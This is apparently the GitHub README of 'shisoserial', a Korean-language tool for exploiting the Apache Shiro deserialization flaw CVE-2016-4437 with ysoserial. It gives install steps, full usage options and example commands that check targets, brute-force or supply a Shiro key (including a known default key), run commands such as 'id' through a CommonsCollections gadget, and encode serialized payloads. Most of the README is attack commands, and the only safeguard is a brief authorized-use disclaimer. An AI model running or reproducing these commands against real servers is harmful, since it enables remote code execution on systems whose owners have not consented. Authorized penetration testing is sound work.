
 4nth0ny1130/shisoserial
shiro 역직렬화 취약점(CVE-2016-4437)을 대상으로 하는 빠른 익스플로잇 도구 / A simple tool targeted at shiro framework attacks with ysoserial.

Shiro 역직렬화 취약점(CVE-2016-4437)에 대한 빠른 익스플로잇 도구입니다.
4nth0ny @금요일 연구소
이슈/PR 환영합니다.
:)
python 3.x
JDK 1.8
python3 -m pip install -r requirements.txt
AttributeError: module 'Crypto.Cipher.AES' has no attribute 'MODE_GCM' 또는 No module named 'Crypto' 오류가 발생할 경우:
python3 -m pip uninstall crypto pycryptodome
python3 -m pip install pycryptodome
usage: shisoserial.py [-h] --mode MODE --url  [--type default:CBC] [--data] [--key] [--gadget] [--command default:whoami] [--proxies] [--ser] [--thread]

This is a simple tool to attack framework shiro with ysoserial

optional arguments:
  -h, --help            show this help message and exit
  --mode MODE, -m MODE  check/crack/yso/echo/encode
  --url , -u            Target URL address or the file containing the target URL
  --type default:CBC, -t default:CBC
                        Cipher Type, GCM or CBC
  --data , -d           Using this parameter will make HTTP request with POST method
  --key , -k            Specify a Shiro Key or will use dictionary brute force cracking
  --gadget , -g         Specific Ysoserial Gadget
  --command default:whoami, -c default:whoami
                        Specific Execute Command
  --proxies , -p        Specific Proxy
  --ser , -s            Specific serialize file name
  --thread , -T         Specific the number of threads

python3 shisoserial.py -m check -u http://127.0.0.1:8080

python3 shisoserial.py -m crack -u http://*.*.*.*:**** -t CBC -p ****://*.*.*.*:****/

python3 shisoserial.py -m echo -u http://127.0.0.1:8080 -g CommonsCollectionsK1 -c id

python3 shisoserial.py -m crack -u target_urls.txt -k kPH+bIxk5D2deZiIxcaaaA== -d username=1

python3 shisoserial.py -m encode -u target_urls.txt -t cbc -s 1.ser -T 4
본 도구는 적법한 허가를 받은 기업 보안 구축 목적으로만 사용해야 합니다. 본 도구를 사용하는 과정에서 귀하는 모든 행위가 현지 법률 및 규정을 준수하는지 확인해야 합니다. 본 도구를 사용하는 과정에서 불법적인 행위가 발생할 경우, 귀하는 모든 결과에 대해 단독으로 책임을 지며, 본 도구의 모든 개발자 및 기여자는 어떠한 법적 책임도 지지 않습니다. 귀하가 이 계약의 모든 조항을 충분히 읽고 완전히 이해하며 동의하지 않는 한, 본 도구를 설치하거나 사용하지 마십시오. 귀하의 사용 행위 또는 기타 명시적 또는 묵시적 방식으로 본 계약을 수락한다는 의사 표시는 귀하가 본 계약을 읽고 이에 구속되는 데 동의한 것으로 간주됩니다.
